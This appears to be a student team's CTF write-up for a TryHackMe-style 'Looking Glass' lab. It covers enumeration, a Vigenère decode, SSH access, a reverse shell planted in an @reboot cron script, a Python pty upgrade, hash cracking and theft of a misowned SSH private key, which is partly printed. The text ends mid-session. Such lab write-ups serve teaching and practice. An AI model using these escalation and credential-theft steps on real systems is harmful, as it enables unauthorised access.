TL6L
PENTEST 1
1K HONDA

Members

ID	Name	Role
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1211101925	Nur Alya Nabilah binti Md. Naser	Member
1211103299	Shuuban Subramaniam	Member


Recon and Enumeration

Members Involved: Shuuban

Tools: Terminal, Kali Linux, Nmap, SSH Client, boxentriq cipher identifier


Thought Process and Methodology:

Initially, once we had gained the access to the targeted machine's IP address, Alya ran a basic enumeration using Nmap. We waited a few minutes for the scan to complete.




Once we have completed the scan, we can see a huge number of open ports ranging from 9000 to 13783. We concluded that one of these ports was the one that would give us access to the username and password.

We tried to connect to one of these ports where we received either two messages; HIGHER or LOWER. Then, Shuuban deduced that these messages referred to the next port that we should connect.




Next, Shuuban scanned port 12637, it showed lower and when we scanned port 12640, it showed higher, which indicated the port we are looking for is in between the port range from 12637 - 12640.





From the range of ports, port number 12639 had a different output, which states that we had solved the challenge, it displayed a message which did not make sense, so we

assumed that the message is encrypted / cipher text which we have to decode and at the bottom, there was a section requesting for a secret key.




Next, Alya copied the text and looked it up using a few decoder websites and we identified that the cipher text is using “vigenere cipher”. We pasted the entire text and set the key length ranging from 2 - 20 and we identified that the key used was “thealphabetcipher” and it was a poem and at the end of the poem was the secret key which we assumed that it was the secret key.







We inserted the secret key and the output displayed the username and password for the attacking machine.



With the username and password we opened a SSH connection using the username: jabberwock and entered the password as displayed: DissapearedMiddleCeilingSaying and we established an SSH connection with the attacking machine.



Shuuban did a simple exploration through the machine and identified 3 files, 1 of the file was named user.txt.



We viewed the user text file and identified the flag which was backwards, so we flipped the flag from back to the front where we got the first flag: thm{65d3710e9d75d5f346d2bac669119a23}

Initial Foothold

Members Involved: Alya Nabilah

Tools: Kali Linux, Terminal, GNU Nano, Pentestmonkeys, Netcat, Bash, SSH Client

Thought Process and Methodology:

After that Alya used the cat command to view the content of the file and to check out the crontab. This help us see what file is running when the box boots. It shows the table of commands to be run by cron, each of which is to be executed by the operating system at a specified time.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

The bottom line indicates that when the server is reboot, the twasBrilling.sh script is executed as user tweedledum. We already know that we can change the script, so we just need to figure out how to reboot the box.

Next, Shuuban use sudo with the -l command to check what sudo permissions we have as jabberwock


```
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

We as the initial user jabberwock , got the privileged to reboot the box without a password.


Next, Alya use nano to modified text files inside the twasBrillig.sh

```
jabberwock@looking-glass:~$ nano twasBrillig.sh
```


Inside the twasBrillig.sh text file, Ummar suggest to refers from PentestMonkeys cheatsheets and use one of the script from it to put inside the nano file in the second line.




Now, Alya can start a netcat listener on our kali machine to scan data that have in the network




Then, Alya tried to reboot the box and hoping to get connection when it comes back up



After a few minutes while waiting for the netcat start reading data, we can see the box got connected.



Now, we can check the id as who we are. As we can see we get tweedledum user.



Horizontal Privilege Escalation

Members Involved: Balqis

Tools: Kali Linux, Terminal, Python3, Bash, Cyberchef, CrackStation

Thought Process and Methodology:


After getting connected to the tweedledum user, we need to see the context of the user's file. But before that, we'll upgrade to a proper shell. Balqis will be using the list command, there would be shown 2 types of files under tweedledum user in the home folder.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ls -l
ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
tweedledum@looking-glass:~$
```


Now, Balqis will open both files and see the context. By opening the poem file, there would be a poem presented. Meanwhile, the humptydumpty file will show an encrypted code. That needs to be encoded.

```
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747371271706f6e6d6c6b
```


To decode the hashes, Balqis used a CrackStation to reveal a sentence. However, there is one string that the website was unable to decode. From seeing the result, we can deduce that the string is encoded in hexadecimal.




Now to decode the last string, Balqis used from hex recipe in Cyberchef to get the final password.



Balqis typed in a command (su login) to switch users from Tweedledum user to humptydumpty user. Before switching balqis had to type in the password that had been found and decoded beforehand.



Now we have another password, from the file called humptydumpty.txt. balqis will be navigating to the user's directory after the switching process from Tweedledum to humptydumpty file. We are now working in the context of the humptydumpty user.



Root Privilege Escalation

Members Involved: Ummar Hisham

Tools: Kali Linux, linux-smart-enumeration, Bash, SSH Client

Thought Process and Methodology:

So, Balqis had used su login to switch the user to humptydumpty. Ummar verified the user we are currently using and we are indeed working in user humptydumpty context.

```
humptydumpty@looking-glass:/home/tweedledum$ cd
cd
humptydumpty@looking-glass:~$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:~$
```

Ummar lists the files inside the current directory, however the text files does not seem to contain anything useful for him. Realizing this, Ummar decided to head to the home directory.

```
humptydumpty@looking-glass:~$ ls
ls
poetry.txt
humptydumpty@looking-glass:~$ cd..
cd..
cd..: command not found
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
```

In the home directory, Ummar listed the files available and he can't help but to notice that the alice folder has execute properties for other users and groups.

```
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
4 drwx------ 3 humptydumpty humptydumpty 4096 Jul 26 06:54 humptydumpty
4 drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul 26 06:41 jabberwock
4 drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
4 drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
4 drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
```

So, Ummar decided to head into the alice folder.

```
humptydumpty@looking-glass:/home$ cd alice
cd alice
```

Ummar cannot list out the files inside the directory as he does not have the permission to do so, however, with the execute permission, he can still read the files if he knew the name of the file. For example, he could read the .bashrc file in the home folder.

```
cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
```

After spending around 2 hours to find the file Ummar finally succeed in finding the RSA key inside the .ssh folder. He also noticed that the file is owned by the current user; humptydumpty.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$
```

Knowing that fact, he tried accessing the private keys.

```
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
```

Using that file, Ummar tried to ssh to alice.

```
humptydumpty@looking-glass:/home$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_
rsa
<ome$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
Last login: Tue Jul 26 07:27:07 2022 from 127.0.0.1
alice@looking-glass:~$
```

```
alice@looking-glass:~$ id
id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
```

Ummar looked around inside the folder and only found one file that seems useless.

```
alice@looking-glass:~$ ls -l
ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ cat kitten.txt
